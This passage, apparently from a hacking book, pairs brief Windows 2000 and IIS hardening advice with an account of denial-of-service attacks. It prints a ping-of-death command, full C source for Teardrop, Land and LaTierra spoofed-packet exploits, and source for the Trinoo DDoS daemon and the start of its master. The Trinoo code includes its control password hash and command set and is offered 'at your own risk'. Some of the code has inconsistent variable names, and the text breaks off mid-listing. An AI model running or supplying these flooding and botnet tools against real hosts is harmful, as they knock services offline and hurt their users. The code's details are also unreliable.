
- Install the service packs and patches when ever released by the manufacturer.
- Though you have closed all the ports on your system, it's a better idea to use a firewall on your server. These firewalls can detect the port probes and other suspicious activities on your system and can warn you about them in time.

Windows 2000 (by default installation) though vulnerable to various types of attacks, Microsoft released some service packs and tools to fix these vulnerabilities in IIS.

- One such tool released by Microsoft Corporation is IIS Lockdown. IIS Lockdown works by turning off the unnecessary features in

IIS. It has the ability to disable the vulnerable script mappings and remove the unwanted sample files on a windows 2000 server running IIS. IIS Lockdown can be downloaded for free from <http://www.microsoft.com/Downloads/Release.asp?ReleaseID=43955>.

- Another tool which may be used for analyzing the common security vulnerabilities and misconfigurations in Windows systems (2000 and XP) is Microsoft Baseline Security Analyzer (MBSA). MBSA uses the HFNetChk tool technology to scan for missing security updates and service packs for Windows, IE, IIS, SQL, Exchange, and Windows Media Player. MBSA will create and store individual XML security reports for each computer scanned and will display the reports in the graphical user interface in HTML. MBSA can be downloaded for free from <http://download.microsoft.com/download/e/5/7/e57f498f-2468-4905-aa5f-369252f8b15c/mbsasetup.msi>



- Use the IP Security Policies tool (IPSecPol.exe) to block access to the unwanted ports on the Windows 2000 server system. The documentation of this tool is available with the free download package available at http://download.microsoft.com/download/win2000platform/ipsecpol/1.00.0.0/nt5/en-us/ipsecpol_setup.exe

Though you have blocked access to all the ports and fixed the vulnerabilities in your server system, it is always better to firewall your system. I've tested about 20 types of firewalls from various manufacturers that is suitable for the Windows 2000 server Operating

System running IIS and FTP server. I could not find even one good firewall that would suit my requirements correctly. But to some extent BlackIce Defender from <http://www.iss.net> works fine for the Windows server OS.

Denial of Service

Denial of Service or DoS attacks have become the most common types of attacks on the servers. A "denial-of-service" attack is characterized by an explicit attempt by attackers to prevent legitimate users of a service from using that service.

A DoS attack could lead to unavailability of the service to the normal users. There are several ways to perform a DoS attack. Normally DoS attacks are performed by excessive utilization of network resources like memory, disk-space, band-width etc... Here we will be discussing some popular Denial of Service attacks.

Ping of death: We have already studied about "Ping" in the previous sections. Ping uses ICMP Echo request and ICMP Echo reply packets to find whether a remote system is alive or dead. TCP/IP can handle a maximum packet size of 65536 bytes for transmission. Bigger packets are generally fragments at the sender's end and reassembled at the receiver's end. If packets of size greater than 65536 bytes are sent, the receiving host doesn't know how to handle such packets. This creates a buffer overflow at the receiver's end and the remote system will reboot or hang.

There are many tools available for performing this type of attack. But the Ping tool available with Windows can also be used for this. Go to DOS prompt and type the following command.

```
C:\windows\ping -l 65540 192.168.0.2
```

Note: On Windows XP this command is not valid; Windows XP can send a maximum packet size of 65500 bytes only.

This is pretty old technique and all the operating systems available now-a-days can safely handle such attacks.


SYN flooding: We have already discussed about this topic in the previous chapter when we are discussing about IP Spoofing. Let's look at this topic in detail.

In SYN flooding, several SYN packets are sent to the target system with a spoofed source address (the source address should be unreachable). The target receiving the SYN packet sends SYN/ACK to the spoofed source address. As the spoofed source address is unreachable it leads to a several half-open connections in the target system and all the memory resources will be used up on the target. Hence the target will not be in a position to respond to other requests or accept new connections. But with the passage to time the target recovers from this attack by closing all the half-open connections with timed-out error messages.

So, in order to continue with this attack the attacker must continuously send spoofed SYN packets to the target.

Teardrop: TCP/IP can handle a maximum packet size of 65536 bytes. If a network cannot transmit a packet from source to destination, it will be fragmented at source and re-assembled at the destination host.

Teardrop is an attack that exploits the vulnerability found in some implementations of the packet reassembly. In a teardrop attack, fragments of data with overlapping offset field values are sent to the target system.



The target system receiving such fragments of data could not handle the reassembly and will crash or reboot. Systems running on Windows 95, NT and some versions of Linux are found vulnerable to this attack.

Note: All the codes provided here are for educational purposes only. You are not permitted to use them for unethical or illegal purposes. Don't these codes for hacking other's systems. Doing so is illegal and this could end up your life in jail. So be careful.

The following code performs the Teardrop exploit.

Header file: <Crash.h>

```
#ifndef _CRASH_H
#define _CRASH_H

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
```



```

#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_tcp.h>
#include <netinet/ip_udp.h>
#include <netinet/protocols.h>

#define TEAR 1
#define LAND 2
#define LATI 3
#define SYNf 4
#define NONE 5

struct pseudohdr {
    /*
     * Pseudo header is needed when computing TCP checksum.
     */
    struct in_addr saddr;
    struct in_addr daddr;
    u_char zero;
    u_char protocol;
    u_short length;
    struct tcphdr tcpheader;
};

int tear(char *source, char *dest, int sport, int dport, int tries);
int land(char *dest, int port);
int latierra(char *dest, int loops, int bport, int eport);
int synflood(char *dest, int loops);
int normpack(char *dest, int loops);
void usage(char *progname);

#endif /* _CRASH_H */

```

Teardrop Exploit: <tear.c>

```

#include "crash.h"

#define PADDING 0x1C /* Datagram data frame padding for the first
packet. */
#define MAGIC 0x3 /* Magic Fragment Constant (tm). Should be 2 or 3.
*/

/*
 * This function performs the Teardrop attack.
 */
int tear(char *source, char *dest, int sport, int dport, int tries)
{
    int sock, cnt, one = 1;
    char mesg[256];
    struct sockaddr_in src_sin;
    struct sockaddr_in dst_sin;
    struct hostent *host_src;
    struct hostent *host_dst;

    char header[28]; /* 28 is the sum of IP and UDP header sizes */
    struct iphdr *iphdr = (struct iphdr *)header;

```

```

    struct udphdr *udpheader = (struct udphdr *) (header + sizeof(struct
iphdr));

    if(sport == -1)
        sport = (random() % 0xFFFF);
    if(dport == -1)
        dport = (random() % 0xFFFF);

    bzero(mesg, sizeof(mesg));
    bzero(&src_sin, sizeof(struct sockaddr_in));
    bzero(&dst_sin, sizeof(struct sockaddr_in));
    src_sin.sin_family = AF_INET;
    dst_sin.sin_family = AF_INET;

    /*
     * Fill the necessary structures for sockets.
     */

    if((host_src = gethostbyname(source)) != NULL)
        bcopy(host_src->h_addr, &src_sin.sin_addr, host_src->h_length);
    else if((src_sin.sin_addr.s_addr = inet_addr(source)) == -1) {
        sprintf(mesg, "\ntear:gethostbyname (source %s)\n", source);
        perror(mesg);
        return(-1);
    }
    if((host_dst = gethostbyname(dest)) != NULL)
        bcopy(host_dst->h_addr, &dst_sin.sin_addr, host_dst->h_length);
    else if((dst_sin.sin_addr.s_addr = inet_addr(dest)) == -1) {
        sprintf(mesg, "\ntear:gethostbyname (destination %s)\n", dest);
        perror(mesg);
        return(-1);
    }
    if((src_sin.sin_port = htons(sport)) == 0) {
        sprintf(mesg, "\ntear (source port %d)\n", sport);
        perror(mesg);
        return(-1);
    }
    if((dst_sin.sin_port = htons(dport)) == 0) {
        sprintf(mesg, "\ntear (destination port %d)\n", dport);
        perror(mesg);
        return(-1);
    }
    if((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) {
        perror("\ntear:socket");
        return(-1);
    }

    /*
     * Able to use wildcards when sending IP header.
     */
    if(setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
        (char *)&one, sizeof(one)) < 0) {
        perror("\ntear:setsockopt");
        return(-1);
    }

    /*

```

```

* The coolest part... OSs - Be careful! you'll be down soon ;-)
* Create "teardrops" and send them to the victim.
*/
for(cnt = 0; cnt < tries; cnt++) {

    /*
    * Construct and send the first fragment of the UDP datagram.
    */

    bzero(&header, sizeof(struct iphdr)+sizeof(struct udphdr));
    /*
    * Fill the IP header.
    */
    ipheader->version = 4;
    ipheader->ihl = sizeof(struct iphdr)/4;
    ipheader->tot_len = htons(sizeof(struct iphdr)+sizeof(struct
udphdr)
                                +PADDING);
    /*
    * 0x2000 - More IP fragments should arrive.
    */
    ipheader->frag_off |= htons(0x2000);
    ipheader->id = htons(0xF1C);
    ipheader->ttl = 255;
    ipheader->protocol = IP_UDP;
    ipheader->saddr = src_sin.sin_addr.s_addr;
    ipheader->daddr = dst_sin.sin_addr.s_addr;

    /*
    * Fill the UDP header.
    */
    udpheader->source = src_sin.sin_port;
    udpheader->dest = dst_sin.sin_port;
    udpheader->len = htons(sizeof(struct udphdr) + PADDING);

    if(sendto(sock, header, sizeof(struct iphdr)+sizeof(struct
udphdr)+PADDING,
              0, (struct sockaddr *)&dst_sin, sizeof(struct sockaddr))
== -1) {
        perror("\nsendto");
        return -1;
    }

    /*
    * Construct and send the second fragment of the UDP datagram.
    */

    bzero(&header, sizeof(struct iphdr)+sizeof(struct udphdr));
    /*
    * Fill the IP header.
    */
    ipheader->version = 4;
    ipheader->ihl = sizeof(struct iphdr)/4;
    /*
    * The following two lines spoof the IP fragment offset.
    */
    ipheader->tot_len = htons(sizeof(struct iphdr)+MAGIC+1);

```

```

    ipheader->frag_off = htons(MAGIC);
    ipheader->id = htons(0xF1C);
    ipheader->ttl = 255;
    ipheader->protocol = IP_UDP;
    ipheader->saddr = src_sin.sin_addr.s_addr;
    ipheader->daddr = dst_sin.sin_addr.s_addr;

    /*
     * Fill the UDP header.
     */
    udphdr->source = src_sin.sin_port;
    udphdr->dest = dst_sin.sin_port;
    udphdr->len = htons(sizeof(struct udphdr) + PADDING);

    if(sendto(sock, header, sizeof(struct iphdr)+MAGIC+1, 0,
              (struct sockaddr *)&dst_sin, sizeof(struct sockaddr)) == -
1) {
        perror("\nsendto");
        return -1;
    }
    fprintf(stdout, "Teardrop number %d sent.\n", cnt);
}
return 0;
}

```

Land and LaTierra attacks: Land attack works on the concept of IP Spoofing. In this a SYN packet (TCP connection request) is sent to the target system, the source address of the SYN packet will also be equal to the destination address for that packet (i.e., the target systems address). The target system on receiving this packet will try to respond back with SYN/ACK to itself.

But the sequence number for the ACK packets should be ISN+1. But the sequence numbers are wrong, so the system will try to send another ACK packet and this continues in a loop.

LaTierra attack works similar to Land attack except that it will send TCP packets to more than one port and more than once.

Below given are the land attack and Latierra attack exploits:

Land attack: <land.c>

```

#include "crash.h"

/*
 * This function performs the LAND attack.
 */
int land(char *dest, int port)
{
    int sock, loops, cnt = 0;
    char msg[256];
    struct sockaddr_in my_sin;
    struct hostent *host_ent;
    struct pseudohdr pseudoheader;

```

```

char header[40]; /* 40 is the sum of IP and TCP header sizes */
struct iphdr *ipheader = (struct iphdr *)header;
struct tcphdr *tcpheader = (struct tcphdr *)(header + sizeof(struct
iphdr));

if(port == -1) {
    loops = 1000;
    port = 1;
}
else
    loops = 1; /* and port remains the same */

bzero(mesg, sizeof(mesg));
bzero(&my_sin, sizeof(struct sockaddr_in));
my_sin.sin_family=AF_INET;

if((host_ent=gethostbyname(dest)) != NULL)
    bcopy(host_ent->h_addr,&my_sin.sin_addr,host_ent->h_length);
else if((my_sin.sin_addr.s_addr = inet_addr(dest)) == -1) {
    sprintf(mesg, "\nland:gethostbyname (destination %s)", dest);
    perror(mesg);
    return(-1);
}

fprintf(stdout, "Starting Landing %s\n", dest);

/*
 * Loop while the TCP packet has been sent to all wanted ports in a
host.
 * The actual Land attack sends only one packet to a host. If the
user
 * has not specified the port this program sends TCP packets to all
 * ports between 1 and 1000.
 */
while(cnt < loops) {

    if((my_sin.sin_port=htons(port)) == 0) {
        sprintf(mesg, "\nland (destination port %d)", port);
        perror(mesg);
        return(-1);
    }
    if((sock = socket(AF_INET, SOCK_RAW, 255)) == -1) {
        perror("\nland:socket");
        return(-1);
    }
    bzero(&header,sizeof(struct iphdr)+sizeof(struct tcphdr));
    /*
     * Fill the IP header.
     */
    ipheader->version = 4;
    ipheader->ihl = sizeof(struct iphdr)/4;
    ipheader->tot_len = htons(sizeof(struct iphdr)+sizeof(struct
tcpchr));
    ipheader->id = htons(0xF1C);
    ipheader->ttl = 255;
    ipheader->protocol = IP_TCP;
    /*

```

```

    * Set the source and destination hosts to be equal!!!
    */
ipheader->saddr = my_sin.sin_addr.s_addr;
ipheader->daddr = my_sin.sin_addr.s_addr;

/*
 * Fill the TCP header.
 */

/*
 * Set the source and destination ports to be equal!!!
 */
tcpheader->th_sport = my_sin.sin_port;
tcpheader->th_dport = my_sin.sin_port;

tcpheader->th_seq = htonl(0xF1C);
tcpheader->th_flags = TH_SYN;
tcpheader->th_off = sizeof(struct tcphdr)/4;
tcpheader->th_win = htons(2048);

/*
 * Fill the TCP pseudoheader. Needed when computing checksum.
 */
bzero(&pseudoheader, 12+sizeof(struct tcphdr));
pseudoheader.saddr.s_addr = my_sin.sin_addr.s_addr;
pseudoheader.daddr.s_addr = my_sin.sin_addr.s_addr;
pseudoheader.protocol = 0x6; /* 0x6 = TCP */
pseudoheader.length = htons(sizeof(struct tcphdr));
bcopy((char *)tcpheader, (char *)&pseudoheader.tcpheader,
      sizeof(struct tcphdr));
tcpheader->th_sum = checksum((u_short *)&pseudoheader,
                          12+sizeof(struct tcphdr));

    if(sendto(sock, header, sizeof(struct iphdr)+sizeof(struct tcphdr),
0,
              (struct sockaddr *) &my_sin, sizeof(struct sockaddr_in))
== -1) {
    perror("\nsendto");
    return(-1);
}

    fprintf(stdout, "%s:%d should be landed now\n", dest, port);
    close(sock);
    cnt++;
    port++;
}
return 0;
}

```

LaTierra attack: <latierra.c>

```

#include "crash.h"

/*
 * This function performs the LaTierra attack.
 */
int latierra(char *dest, int loops, int bport, int eport)

```

```

{

int sock, cnt = 0, counter = 0;
char mesg[256];
struct sockaddr_in my_sin;
struct hostent *host_ent;

char header[40]; /* 40 is the sum of IP and TCP header sizes */
struct iphdr *ipheader = (struct iphdr *)header;
struct tcphdr *tcphdr = (struct tcphdr *)(header + sizeof(struct
iphdr));
struct pseudohdr pseudoheader;

if(bport == -1)
    bport = 1;
if(eport == -1)
    eport = bport;

bzero(mesg, sizeof(mesg));
bzero(&my_sin, sizeof(struct sockaddr_in));
my_sin.sin_family=AF_INET;

if((host_ent=gethostbyname(dest)) != NULL)
    bcopy(host_ent->h_addr,&my_sin.sin_addr,host_ent->h_length);
else if((my_sin.sin_addr.s_addr = inet_addr(dest)) == -1) {
    sprintf(mesg, "\nland:gethostbyname (destination %s)", dest);
    perror(mesg);
    return(-1);
}

fprintf(stdout, "Starting LaTierra\n");

/*
 * Send TCP packets to each port as many times as the user wants.
 */
while(counter < loops) {
    /*
     * Send a TCP packet to all ports between the range bport and
eport.
     */
    for(cnt=bport; cnt<eport; cnt++) {
        if((my_sin.sin_port=htons(cnt)) == 0) {
            sprintf(mesg, "\nLaTierra (destination port %d)", cnt);
            perror(mesg);
            return(-1);
        }

        if((sock = socket(AF_INET, SOCK_RAW, 255)) == -1) {
            perror("\nland:socket");
            return(-1);
        }

        bzero(&header,sizeof(struct iphdr)+sizeof(struct tcphdr));
        /*
         * Fill the IP header.
         */
        ipheader->version = 4;

```

```

    ipheader->ihl = sizeof(struct iphdr)/4;
    ipheader->tot_len = htons(sizeof(struct iphdr)+sizeof(struct
tcp_hdr));
    ipheader->id = htons(0xF1C);
    ipheader->ttl = 255;
    ipheader->protocol = IP_TCP;
    /*
     * Set the source and destination hosts to be equal!!!
     */
    ipheader->saddr = my_sin.sin_addr.s_addr;
    ipheader->daddr = my_sin.sin_addr.s_addr;

    /*
     * Fill the TCP header.
     */

    /*
     * Set the source and destination ports to be equal!!!
     */
    tcpheader->th_sport = my_sin.sin_port;
    tcpheader->th_dport = my_sin.sin_port;
    tcpheader->th_seq = htonl(0xF1C);
    tcpheader->th_flags = TH_SYN;
    tcpheader->th_off = sizeof(struct tcp_hdr)/4;
    tcpheader->th_win = htons(2048);

    /*
     * Fill the TCP pseudoheader. Needed when computing checksum.
     */
    bzero(&pseudoheader, 12+sizeof(struct tcp_hdr));
    pseudoheader.saddr.s_addr = my_sin.sin_addr.s_addr;
    pseudoheader.daddr.s_addr = my_sin.sin_addr.s_addr;
    pseudoheader.protocol = 0x6; /* 0x6 = TCP */
    pseudoheader.length = htons(sizeof(struct tcp_hdr));
    bcopy((char *)tcpheader, (char *)&pseudoheader.tcpheader,
          sizeof(struct tcp_hdr));
    tcpheader->th_sum = checksum((u_short *)&pseudoheader,
                                12+sizeof(struct tcp_hdr));

    if(sendto(sock, header, sizeof(struct iphdr)+sizeof(struct
tcp_hdr), 0,
              (struct sockaddr *) &my_sin,
              sizeof(struct sockaddr_in)) == -1) {
        perror("\nsendto");
        return(-1);
    }
    close(sock);
}
counter++;
}
fprintf(stdout, "LaTierra completed against the host%s:\n", dest);
return 0;
}

```

SMURF attacks and fraggle attacks: In this type of attacks the attacker sends a large number of ICMP Echo request packets at IP broadcast addresses with the spoofed source address of our Victim. If the router

there delivers the packet to all the machines on the network, all of them reply with a ICMP Echo reply packet back to the victim.

The victim receiving this traffic could not handle all the packets it has received and hence it will become unstable.

In "fraggle" attacks, UDP echo packets are used for ICMP Echo packets in the above procedure.


With this type of attacks not only victim but also routers are also affected.

Distributed Denial of Service: Distributed Denial of Service attacks or DDoS attacks are one step ahead of the traditional DoS attacks. Unlike in DoS attacks here the attack is launched on the victim from many computers spread all over the internet.

In this attack, the attacker breaks into many computers around the world and installs a Denial of Service tool on all of those systems. After he successfully installs the tool on several less secure networks around the world, he can launch an attack against his target. Each of the computers installed with DoS tool, will perform a DoS attack. This leads to usage of all the network resources of the target system and it will thus become unstable. Almost all the operating systems are vulnerable to this type of attack.

Popular DDos Tools:

TRINOO: TrinOO or Trinoo is a popular Distributed Denial of Service tool. The Trinoo network consists of master server (master.c) and a Trinoo daemon (ns.c).



The attacker controls one or more master servers which in turn control a number of daemons. The daemons can launch attack against the victim server.

Attacker can connect to master(s) TCP 27665 after issuing the password. Communication from the trinoo master to daemons is via UDP packets on port 27444/udp and Communication from the trinoo daemons and the master is via port 31335/udp.

Below is the source code for Trinoo tool. Use that at your own risk.

Trinoo Daemon <ns.c>

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_system.h>
#include <netinet/ip.h>
#include <netdb.h>

/* ----- strfix.h ----- */
#ifdef __GNUC__
#define strcpy(dst, src) \
({ \
    char *_out = (dst); \
    if (sizeof(dst) <= sizeof(char *)) \
        _out = strcpy(_out, (src)); \
    else { \
        *_out = 0; \
        _out = strncat(_out, (src), sizeof(dst) - 1); \
    } \
    _out; \
})
#define strcat(dst, src) \
({ \
    char *_out = (dst); \
    if (sizeof(dst) <= sizeof(char *)) \
        _out = strcat(_out, (src)); \
    else { \
        size_t _size = sizeof(dst) - strlen(_out) - 1; \
        if (_size > 0) _out = strncat(_out, (src), _size); \
    } \
    _out; \
})
#endif
/* ----- END of strfix.h ----- */

/* #define PROCNAME "httpd" */
char *master[] = {
    "<ip removed>",
    "<ip removed>",
    "<ip removed>",
    NULL
};
};
```

```

#define DEFSIZE 1000

int main(int argc, char *argv[])
{
    int sock, fromlen, numread, i, sock2, bewm, timerz=120, hoe, foke;
    struct sockaddr_in sa, from, to;
    struct hostent *he;
    char buf[1024];
    char arg1[4], *arg2, pass[10], *temp, *unf;
    void *buf2;
    int start, end, stop=0, ablespoof=0;
#ifdef PROCNAME
    for (bewm = argc-1; bewm >= 0; bewm--)
        memset(argv[bewm], 0, strlen(argv[bewm]));
    strcpy(argv[0], PROCNAME);
#endif
    buf2 = (void*)malloc(DEFSIZE);

    if ((sock=socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0) {
        perror("socket");
        exit(-1);
    }

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = INADDR_ANY;
    sa.sin_port = htons(27444);
    to.sin_family = AF_INET;

    if (bind(sock, (struct sockaddr *)&sa, sizeof(sa)) < 0) {
        perror("bind");
        exit(-1);
    }
    hello();
    foke = fork();
    if (foke > 0) {
        hoe = setpgid(foke, foke);
        exit(0);
    }
    if (foke == -1) exit(-1);
    while (1) {
        bzero(arg1, 1024);
        bzero(buf, 1024);
        fromlen=sizeof(from);
        if ((numread = recvfrom(sock, buf, 1024, 0, (struct sockaddr
*)&from, &fromlen)) < 0) {
            perror("recvfrom");
            continue;
        }
        if (strstr("l44", buf)==0) {
            arg2 = malloc(sizeof(buf));
            sscanf(buf, "%s %s %s", arg1, pass, arg2);
            if (strcmp((char *)crypt(pass, "aI"), "aIf3YWfOhw.V.")==0) {
                if(strcmp(arg1, "aaa")==0) {
                    to.sin_addr.s_addr = inet_addr(arg2);
                    start = time(NULL);
                    end = start + timerz;
                    stop = 0;
                }
            }
        }
    }
}

```

```

        if((sock2 = getsock()) != -1)
            while (!stop) {
                to.sin_port = htons(rand()%65534);
                sendto(sock2,buf2,sizeof(buf2), 0,(struct
sockaddr*)&to),sizeof(to));
                if (time(NULL) > end) { close(sock2); stop = 1; }
            }
            stop=0;
        }
        if(strcmp(arg1, "bbb")==0)
            if (atoi(arg2) > 1000)
                timerz = 500;
            else
                timerz = atoi(arg2);
        if(strcmp(arg1, "shi")==0) hello();
        if(strcmp(arg1, "png")==0) sendudp((char
*)inet_ntoa(from.sin_addr),"PONG",31335);
        if(strcmp(arg1, "dle")==0) exit(1);
        if(strcmp(arg1, "rsz")==0) {
            free(buf2);
            buf2 = malloc(atoi(arg2));
            bzero(buf2,sizeof(buf2));
        }
        if(strcmp(arg1, "xyz")==0) {
            start = time(NULL);
            end = start + timerz;
            unf = malloc(sizeof(arg2));
            if((sock2 = getsock()) != -1)
                while (!stop) {
                    bzero(unf, sizeof(unf));
                    strcat(unf,arg2);
                    temp=strtok(unf,":");
                    while((temp = strtok(NULL,":"))!=NULL) {
                        printf("%s\n",temp);
                        to.sin_addr.s_addr = inet_addr(temp);
                        to.sin_port = htons(rand()%65534);
                        if (!stop)
                            sendto(sock2, buf2, sizeof(buf2), 0, (struct
sockaddr*)&to), sizeof(to));
                        if (time(NULL) > end) {
                            close(sock2);
                            stop = 1;
                        }
                    }
                }
            free(unf);
            stop=0;
        }
        free(arg2);
    }
}
}
}
}

```

```

int sendudp(char *host, char *data,int port)
{
    int unf;

```

```

struct sockaddr_in out;

out.sin_family = AF_INET;
out.sin_addr.s_addr = inet_addr(host);
out.sin_port = htons(31335);

if ((unf = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1) return -1;
sendto(unf,data,strlen(data),0,(struct sockaddr*)&out,sizeof(out));
return 1;
}

int hello()
{
    int i=0;
    while (master[i] != NULL) { sendudp(master[i], "HELLO", 31335); i++;
}
}

int getsock()
{
    int i;
    if ((i = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) != -1)
        return i;
    else
        return -1;
}

```

Trinoo Master server <master.c>

```

#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>
#include <string.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>
#include <fcntl.h>
#include "strfix.h"

/* crypt key encrypted with the key 'bored'(so hex edit cannot get key
easily?) */
#define CRYPTKEY "<removed>"

#ifdef CRYPTKEY
#define VERSION "v1.07d2+f3+c"
#else
#define VERSION "v1.07d2+f3"
#endif

#define PROMPT "trinoo>"

```

```

/* FILE holding Bcasts. */
#define OUTFILE "...

int checkonip(char *);
int sendtolist(int, char *, int);

#ifdef CRYPTKEY
char *encrypt_string(char *, char *);
char *decrypt_string(char *, char *);
#endif

main(int argc, char *argv[])
{
    struct sockaddr_in master, from, tcpmast, tcpconn;
    int sock, sock2, fromlen, numread, bewm=0, auth, maxfd, alt;
    int list=1, i, foke, hoe, blist, argi, outport=27444, ttout=300, idle=0;
    int pongr=0;
    FILE *out;
    char buf[1024], outbuf[1024], old, comm[15], *arg1;
    char pass[8], *uptime, *dec, *enc;
    long lookup;
    fd_set myfds;
    time_t now, hr, min, onlineat;
    struct timeval tv;
    struct hostent *he;
    old = 0 - 28;
    if (argv[1]) {if (strcmp(argv[1], "---v")==0){printf("trinoo
%s\n", VERSION);exit(0);}}
    sprintf(pass, "l44adsl");
    if ((sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1) {
        perror("sock");
        exit(-1);
    }
    if ((sock2 = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("sock");
        exit(-1);
    }
    printf("?? ");
    fgets(buf, 1024, stdin);
    buf[strlen(buf) - 1] = 0;
